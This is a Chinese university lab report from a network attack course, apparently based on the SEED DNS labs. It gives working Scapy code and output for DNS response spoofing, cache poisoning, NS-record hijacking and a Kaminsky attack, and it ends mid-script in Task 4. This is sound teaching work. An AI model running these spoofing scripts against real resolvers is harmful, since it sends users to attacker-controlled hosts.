四川大學

课程实践报告

课　　程 网络攻防技术(314006040)

课 序 号 3

作业名称 TCP 攻击实验

评　　分

姓　　名 邓嘉怡　**学号** 2022141530010

1 作业题目

本实验的目标是让学生获得对 DNS（域名系统）的各种攻击的第一手经验。DNS 是互联网的电话簿；它将主机名转换为 IP 地址，反之亦然。这种转换是通过 DNS 解析实现的，这种解析发生在幕后。DNS 欺骗攻击以各种方式操纵此解析过程，目的是将用户误导到其他目的地，这些目的地通常是恶意的。本实验室主要研究几种 DNS 欺骗攻击技术。学生将首先设置和配置 DNS 服务器，然后在实验室环境中的目标上尝试各种 DNS 欺骗攻击。

第一个大实验任务（本地 DNS 欺骗）中进行的攻击假设攻击者位于同一本地网络上，因此可以嗅探 DNS 数据包。这个假设是为了简化实验任务。第二个大实验任务为远程 DNS 攻击实验，攻击者在没有嗅探数据包的情况下发起远程欺骗攻击，远程攻击实验室比本地 DNS 欺骗实验更具挑战性。

2 实验步骤及结果

DNS Remote:

准备：测试 dns 的搭建

1. Get the IP address of ns.attacker32.com

当我们运行以下 dig 命令时，由于本地 DNS 服务器配置文件中添加的转

发区域条目，本地 DNS 服务器将请求转发给攻击者名称服务器。

```
[12/08/24]seed@VM:~/.../Labsetup$ docksh 59f
root@59fb68173b0d:/# dig ns.attacker32.com

; <<>> DiG 9.16.1-Ubuntu <<>> ns.attacker32.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 23949
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 2a9d06971d9521940100000067565fd95cce229493e280b1 (good)
;; QUESTION SECTION:
;ns.attacker32.com.             IN      A

;; ANSWER SECTION:
ns.attacker32.com.      259200  IN      A       10.9.0.153

;; Query time: 0 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Mon Dec 09 03:11:21 UTC 2024
;; MSG SIZE  rcvd: 90
```

2. Get the IP address of www.example.com

   两个命名服务器现在托管 example.com 域，一个是该域的官方命名服务器，另一个是攻击者容器。我们将查询这两个名称服务器

   官方服务器

```
root@59fb68173b0d:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 62281
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 78815a20af132fa00100000006756601d5206a072f67bb02b (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        3600    IN      A       93.184.215.14

;; Query time: 1084 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Mon Dec 09 03:12:29 UTC 2024
;; MSG SIZE  rcvd: 88
```

攻击者服务器

```
root@59fb68173b0d:/#  dig @ns.attacker32.com www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> @ns.attacker32.com www.example.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 38247
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: adefc680ecf17caf01000000675660f04b32f08d4a148b09 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.5

;; Query time: 0 msec
;; SERVER: 10.9.0.153#53(10.9.0.153)
;; WHEN: Mon Dec 09 03:16:00 UTC 2024
;; MSG SIZE  rcvd: 88
```

实验二：Construct DNS request

攻击者在发送 DNS 查询之后，立马发送伪造的 DNS 响应，持续攻击 DNS 服务器，从而绕过 DNS 缓存机制并成功执行 DNS 缓存投毒。这里我们需要自动化发送 DNS 查询


1. 编写 dns 请求代码

这是一个自动化的程序，用 python 编写

```
Open   t2.py   ~/Desktop/DNS_Remote_Files/DNS_Remote_Files/Labsetup/volumes   Save
t3.py   t2.py
3 import random
4 import string
5
6 # 目标 DNS 服务器的 IP 地址
7 TARGET_DNS_SERVER = "10.9.0.53"
8
9
10 # 生成随机事务 ID
11 def generate_random_id():
12     return random.randint(0, 65535)  # 16 位随机数
13
14 # 构建 DNS 查询包
15 def build_dns_query_packet(src_ip, dst_ip, src_port, dst_port,
   domain):
16     ip = IP(src=src_ip, dst=dst_ip)
17     udp = UDP(sport=src_port, dport=dst_port, chksum=0)
18     dns_qr = DNSQR(qname=domain)
19     dns = DNS(id=generate_random_id(), qr=0, qdcount=1,
   qd=dns_qr)
20     packet = ip / udp / dns
21     return packet
22
23 # 发送多个 DNS 查询请求
24 def send_multiple_dns_queries(target_ip, num_queries):
25     for _ in range(num_queries):
26         random_subdomain = "djy2022141530010.example.com"
27         random_src_ip = "1.2.3.4"  # 可以随机化或固定
28         random_src_port = random.randint(1024, 65535)
29         packet = build_dns_query_packet(random_src_ip,
   target_ip, random_src_port, 53, random_subdomain)
30         send(packet, verbose=0)
31         print(f"发送 DNS 查询请求：{random_subdomain} 到
   {target_ip}")
32
33 if __name__ == "__main__":
34     NUM_QUERIES = 100  # 发送查询的数量
35     send_multiple_dns_queries(TARGET_DNS_SERVER, NUM_QUERIES)
36
```

2. 运行

使用 wireshark 抓包，发现 Local DNS Server 接受到伪造的 DNS 请求后，向外发送 DNS 请求。证明伪造成功。



实验三：Spoof DNS Replies

在这个任务中，我们需要在 Kaminsky 攻击中欺骗 DNS 回复。由于我们的目标是 example.com，我们需要从这个域名服务器上伪造回复。


1. 从 Task2 的 wireshark 抓包结果，我们可以得到 example.com 服务器的 IP 地址为 199.43.133.53 。dns 服务器的地址是 10.9.0.53

编写 t3.py

t3.py

```
#!/usr/bin/python3
from scapy.all import *

name= "djy2022141530010.example.com"
domain = "example.com"
ns= "ns.attacker32.com"
Qdsec = DNSQR(qname=name)
Anssec = DNSRR(rrname=name, type='A', rdata='1.2.3.4', ttl=259200)
NSsec = DNSRR(rrname=domain, type='NS', rdata=ns, ttl=259200)
dns= DNS(id=0xAAAA, aa=1, rd=1, qr=1,qdcount=1, ancount=1,
 nscount=1, arcount=0,qd=Qdsec, an=Anssec, ns=NSsec)
ip= IP(dst='10.9.0.53', src='199.43.133.53') # src =
 'example.com' DNS server's IP
udp= UDP(dport=33333, sport=53, chksum=0)
reply = ip/udp/dns

send(reply)

```

2. 使用 wireshark 监听 local dns server，运行 t3.py，发现 local dns server 接受到伪造的 dns 响应



实验 4: Launch the Kaminsky Attack.

实现完整的 Kaminsky Attack。

1. 将代码分为三个部分，第一个部分是 dns 请求，第二部分是伪造的响应，第三部分是攻击者的攻击程序

   将第一部分和第二部分伪造的请求保存下来，第三部分调用请求，进行多次发送

   第一部分：

req.py ~/Desktop/DNS_Remote_Files/DNS_Remote_Files/Labsetup/volumes

```python
#!/bin/env python3
from scapy.all import *

srcIP = '10.0.0.5'
dstIP = '10.9.0.53'   # Local DNS Server
ip  = IP (dst=dstIP, src=srcIP)
udp = UDP(dport=53, sport=50945, chksum=0)

# The C code will modify the qname field
Qdsec = DNSQR(qname='2022141530010djy.example.com')
dns   = DNS(id=0xAAAA, qr=0, qdcount=1, qd=Qdsec)

pkt = ip/udp/dns
with open('ip_req.bin', 'wb') as f:
    f.write(bytes(pkt))

```

分别是攻击者ip和dns 的ip

第二部分：

*resp.py ~/Desktop/DNS_Remote_Files/DNS_Remote_Files/Labsetup/volumes

```python
#!/bin/env python3
from scapy.all import *

# The source IP can be any address, because it will be replaced
# by the C code with the IP address of example.com's actual
  nameserver.
ip  = IP (dst = '10.9.0.53', src = '199.43.133.53')

udp = UDP(dport = 33333, sport = 53,  chksum=0)

# Construct the Question section
# The C code will modify the qname field
Qdsec  = DNSQR(qname  = "2022141530010djy.example.com")

# Construct the Answer section (the answer can be anything)
# The C code will modify the rrname field
Anssec = DNSRR(rrname = '2022141530010djy.example.com',
               type   = 'A',
               rdata  = '1.2.3.4',
               ttl    = 259200)

# Construct the Authority section (the main goal of the attack)
NSsec  = DNSRR(rrname = 'example.com',
               type   = 'NS',
               rdata  = 'ns.attacker32.com',
               ttl    = 259200)

# Construct the DNS part
# The C code will modify the id field
dns    = DNS(id  = 0xAAAA, aa=1, rd=1, qr=1,
             qdcount = 1, qd = Qdsec,
             ancount = 1, an = Anssec,
             nscount = 1, ns = NSsec)

# Construct the IP packet and save it to a file.
Replypkt = ip/udp/dns
with open('ip_resp.bin', 'wb') as f:
    f.write(bytes(Replypkt))

```

dns服务器的ip

Python Tab Width: 8 Ln 12, Col 42 INS

第三部分：

```
// ... Students should add code here.
send_dns_request(ip_req, n_req, name);

/* Step 2. Send many spoofed responses to the targeted local DNS serv
           each one with a different transaction ID. */

// ... Students should add code here.
send_dns_response(ip_resp, n_resp, name);
printf("Attack\n");
usleep(1000);
//#########################################################################
```

（全部代码见附录）

2. 编译运行

```
root@VM:/volumes# ./attk
Attack
Attack
Attack
Attack
Attack
Attack
Attack
Attack
Attack
Attack
Attack
Attack
Attack
Attack
```

查看缓存，攻击成功

```
ns.attacker32.com.      615596  \-AAAA  ;-$NXRRSET
; attacker32.com. SOA ns.attacker32.com. admin.attacker32.com. 2008111001 28800
7200 2419200 86400
example.com.            777594  NS      ns.attacker32.com.
```

实验 5: Result Verification

1. 在 uesr 容器中，运行 dig www.example.com

```
root@59fb68173b0d:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 12303
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: d0b7bef38b5681b2010000006756832ca1757763fc70962d (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.5

;; Query time: 4 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Mon Dec 09 05:42:04 UTC 2024
;; MSG SIZE  rcvd: 88
```

2. 运行 dig @ns.attacker32.com www.example.com，结果相同，说明攻击成功

```
root@59fb68173b0d:/# dig @ns.attacker32.com www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> @ns.attacker32.com www.example.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 61520
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 78acab51d8abdece010000006756833b782f687394e80635 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.5

;; Query time: 0 msec
```

本地 DNS 实验

Testing the DNS Setup

1. 得到 ns.attacker32.com 的 ip

   在 user 容器中执行 dig ns.attacker32.com。由于本地 DNS 的配置文件中添加了转发区域条目，所以本地 DNS 服务器会将请求转发到攻击者域名服务器。

```
[12/09/24]seed@VM:~/.../Labsetup$ docksh 68
root@681990af3440:/# dig ns.attacker32.com

; <<>> DiG 9.16.1-Ubuntu <<>> ns.attacker32.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 20679
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 8679982927a6b1460100000067568adc7816903688325ccb (good)
;; QUESTION SECTION:
;ns.attacker32.com.             IN      A

;; ANSWER SECTION:
ns.attacker32.com.      259200  IN      A       10.9.0.153

;; Query time: 0 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Mon Dec 09 06:14:52 UTC 2024
```

2. 得到 www.example.com 的 ip

   有两个域名服务器托管 example.com，一个是官方的域名服务器，另一

个是攻击者容器。在 user 容器中分别查询这两个域名服务器。

```
root@681990af3440:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 55013
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 3022cd9857d0eabf0100000067568b2fada6506008f5c936 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        3600    IN      A       93.184.215.14

;; Query time: 1212 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Mon Dec 09 06:16:15 UTC 2024
;; MSG SIZE  rcvd: 88
```

3. 向 ns.attacker32.com 这个域名服务器查询 www.example.com 的 IP 地址。


```
root@681990af3440:/# dig @ns.attacker32.com www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> @ns.attacker32.com www.example.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 64360
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: b136e2fd6d5d7aeb0100000067568b6b73a5aa65e57f0ef2 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.5

;; Query time: 0 msec
;; SERVER: 10.9.0.153#53(10.9.0.153)
;; WHEN: Mon Dec 09 06:17:15 UTC 2024
;; MSG SIZE  rcvd: 88
```

得到 1.2.3.5

Task 1: Directly Spoofing Response to User

嗅探用户发送给本地 DNS 服务器的 DNS 请求，嗅探到后立即伪造 DNS 响应数据包，在真实的响应到达用户前，将伪造的虚假 DNS 响应包发送回用户，造成 DNS 攻击。

1. 查看本机 ip 和网卡



br-b72e7c5204ce

2. 根据题目的框架编写程序

当我们抓取到发送包时，根据发送包中的信息来 伪造我们的回应包，伪造的相应 IP 为 1.2.3.5

同时设置过滤器，只捕获来自 usr 的包，丢弃其他包

```python
#!/usr/bin/env python3
from scapy.all import *
import sys

# 目标域名
NS_NAME = "example.com"

def spoof_dns(pkt):
    # 检查数据包是否包含 DNS 查询，并且查询的域名包含目标域名
    if DNS in pkt and NS_NAME in pkt[DNS].qd.qname.decode('utf-8'):
        # 打印源 IP、目标 IP 和 DNS 事务 ID
        print(pkt.sprintf("{DNS: %IP.src% --> %IP.dst%: %DNS.id%}"))

        # 创建 IP 头部：源 IP 为目标 DNS 服务器，目标 IP 为发起查询的客户端
        ip = IP(dst=pkt[IP].src, src=pkt[IP].dst)

        # 创建 UDP 头部：目标端口为客户端的源端口，源端口为53（DNS服务器端口）
        udp = UDP(dport=pkt[UDP].sport, sport=53)

        # 创建 DNS 回答部分：将查询的域名解析为攻击者指定的 IP 地址
        Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A', rdata='1.2.3.5')

        # 创建 DNS 包：使用与原始查询相同的事务 ID，设置为权威回答，包含伪造的回答
        dns = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, qr=1, an=Anssec)

        # 组装完整的伪造 DNS 包
        spoofpkt = ip/udp/dns

        # 发送伪造的 DNS 包
        send(spoofpkt)
        print(f"已发送伪造的 DNS 响应：{spoofpkt.summary()}")

# 设置过滤器\
myFilter = "udp and (src host 10.9.0.5 and dst port 53)"

# 启动嗅探器，监听指定接口并调用 spoof_dns 函数处理捕获到的数据包
pkt = sniff(iface='br-9157d2486514', filter=myFilter, prn=spoof_dns)
```

3. 尝试运行

攻击主机运行 t1.py

```
^Croot@VM:/volumes# python3 ./t1.py
 10.9.0.5 --> 10.9.0.53: 45049
.
Sent 1 packets.
已发送伪造的 DNS 响应：IP / UDP / DNS Ans "1.2.3.5"
 10.9.0.5 --> 10.9.0.53: 33078
.
Sent 1 packets.
已发送伪造的 DNS 响应：IP / UDP / DNS Ans "1.2.3.5"
```

用户机发送请求

```
root@681990af3440:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 33078
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 7e266d2dee8edf8401000000006756911155c03914e4f899d4 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        2094    IN      A       93.184.215.14

;; Query time: 4 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Mon Dec 09 06:41:21 UTC 2024
;; MSG SIZE  rcvd: 88
```

发现运行失败，考虑未清除缓存

4. 解决问题

   清除 dns 服务器中的缓冲

```
root@37510c4601f8:/# rndc flush
root@37510c4601f8:/#
```

5. 再次尝试

   成功

```
root@681990af3440:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 23253
;; flags: qr aa rd; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0
;; WARNING: recursion requested but not available

;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.5

;; Query time: 63 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Mon Dec 09 06:54:19 UTC 2024
;; MSG SIZE  rcvd: 64
```

Task 2: DNS Cache Poisoning Attack – Spoofing Answers

task2 将目标聚焦于 DNS server，会是更高效的方式，即 DNS 缓存投毒：如果攻击者伪装从其他 DNS server 来的响应，该 DNS Server 就会把内容存储在缓存中，会保留相当长的一段时间。在该期间的请求都会直接返回缓存内的结果。我

们只需 spoof 一次，影响就会持续直到下次缓存更新。

1. 目标为伪造 local dns server 发出的向其他 dns server 的查询的响应包

```python
#!/usr/bin/env python3
from scapy.all import *
import sys
NS_NAME = "example.com"
def spoof_dns(pkt):
    if (DNS in pkt and NS_NAME in pkt[DNS].qd.qname.decode('utf-8')):
        print(pkt.sprintf("{DNS: %IP.src%--> %IP.dst%: %DNS.id%}"))

        ip = IP(dst=pkt[IP].src, src=pkt[IP].dst)   # Create an IP object
        udp = UDP(dport=pkt[UDP].sport, sport=53) # Create a UPD object
        Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A', rdata='1.2.3.5') # Create an aswer record
        dns = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, qr=1, an=Anssec) # Create a DNS object
        spoofpkt = ip/udp/dns # Assemble the spoofed DNS packet
        send(spoofpkt)

myFilter = "udp and (src host 10.9.0.53 and dst port 53)" # Set the filter
pkt=sniff(iface='br-9157d2486514', filter=myFilter, prn=spoof_dns)

```

2. 运行代码，user 发起一次查询，成功实现欺骗（local dns server 先 flush 缓存）。

```
root@681990af3440:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 4949
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 4a2559421d0a54820100000067569ae7bd833d41c1780353 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        0       IN      A       1.2.3.5

;; Query time: 155 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Mon Dec 09 07:23:19 UTC 2024
;; MSG SIZE  rcvd: 88
```

```
^Croot@VM:/volumes# python3 ./t2.py
 10.9.0.53--> 192.54.112.30: 14447
.
Sent 1 packets.
 10.9.0.53--> 192.55.83.30: 27873
.
Sent 1 packets.
```

3. 查看缓存情况，确认投毒结果

local dns server 中

```
root@37510c4601f8:/# rndc dumpdb -cache
root@37510c4601f8:/# cat /var/cache/bind/dump.db >cache.txt
root@37510c4601f8:/#  cat /var/cache/bind/dump.db
;
; Start view _default
                                        jtyv0vteyYgMC1UEUA
; authanswer
_.example.com.          604796  A       1.2.3.5
; authanswer
www.example.com.        604796  A       1.2.3.5
; glue
a.gtld-servers.net.     777596  A       192.5.6.30
; glue
                        777596  AAAA    2001:503:a83e::2:3
```

Task 3: Spoofing NS Records

进一步修改 task2 代码，实现 NS 记录的欺骗，使本地 DNS 服务器将攻击者控制的域名服务器（例如 ns.attacker32.com）作为 example.com 域的权威域名服务器进行缓存，以达成**任何 example.com** 的子域名 dns 请求都会返回被某恶意权威域名服务器的控制的结果。

1. 编写程序

t2.py　　t3.py

```python
#!/usr/bin/env python3
from scapy.all import *
import sys
NS_NAME = "example.com"
def spoof_dns(pkt):
    if (DNS in pkt and NS_NAME in pkt[DNS].qd.qname.decode('utf-8')):
        print(pkt.sprintf("{DNS: %IP.src%--> %IP.dst%: %DNS.id%}"))

        ip = IP(dst=pkt[IP].src, src=pkt[IP].dst)   # Create an IP object
        udp = UDP(dport=pkt[UDP].sport, sport=53) # Create a UDP object
        NSsec =  DNSRR(rrname='example.com', type='NS', rdata='ns.attacker32.com')
        dns = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, qr=1,ns=NSsec) # Create a DNS object
        spoofpkt = ip/udp/dns # Assemble the spoofed DNS packet
        send(spoofpkt)

myFilter = "udp and (src host 10.9.0.53 and dst port 53)" # Set the filter
pkt=sniff(iface='br-9157d2486514', filter=myFilter, prn=spoof_dns)
```

2. 在 user 上执行　dig example.com　命令。可以看到运行结果，我们的攻击初步成功。接下来执行，dig www.example.com　命令和 dig 2022141530010.example.com. 发现均指向我们伪造的虚假 IP，说明攻击成功。

```
root@681990af3440:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 19635
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 866d6ef3ed233e660100000067569d2d6049ef9e039d705c (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259098  IN      A       1.2.3.5

;; Query time: 0 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Mon Dec 09 07:33:01 UTC 2024
```

首先测试 www.example.com

再测试其他子域名

```
root@681990af3440:/# dig aa.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> aa.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 8529
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 9d31015bf03a78e90100000067569d362e02be5f562f01bf (good)
;; QUESTION SECTION:
;aa.example.com.                        IN      A

;; ANSWER SECTION:
aa.example.com.         259200  IN      A       1.2.3.6

;; Query time: 67 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Mon Dec 09 07:33:10 UTC 2024
;; MSG SIZE  rcvd: 87

root@681990af3440:/#
```

实现成功

3. 缓存情况确认

被修改的 ns 记录

```
; answer
ns.attacker32.com.      615502  \-AAAA  ;-$NXRRSET
; attacker32.com. SOA ns.attacker32.com. admin.attacker32.com. 2008111001
7200 2419200 86400
; authanswer
                        863902  A       10.9.0.153
; glue
example.com.            604703  NS      ns.attacker32.com.
; authanswer
aa.example.com.         863902  A       1.2.3.6
; glue
```

Task 4: Spoofing NS Records for Another Domain

通过 Authority Section，将影响扩充到 google.com。实验

1. 编写 task4.py，，增加 NS 记录，其他保持一致。

t2.py t3.py t1.py t4.py

```
#!/usr/bin/python3
from scapy.all import *
import sys

def spoof_dns(pkt):
  if (DNS in pkt and 'example.com' in pkt[DNS].qd.qname.decode('utf-8')):
    old_ip  = pkt[IP]
    old_udp = pkt[UDP]
    old_dns = pkt[DNS]

    ip  = IP  (dst = old_ip.src, src = old_ip.dst)
    udp = UDP (dport = old_udp.sport, sport = 53)

    Anssec = DNSRR( rrname = old_dns.qd.qname,
                    type   = 'A',
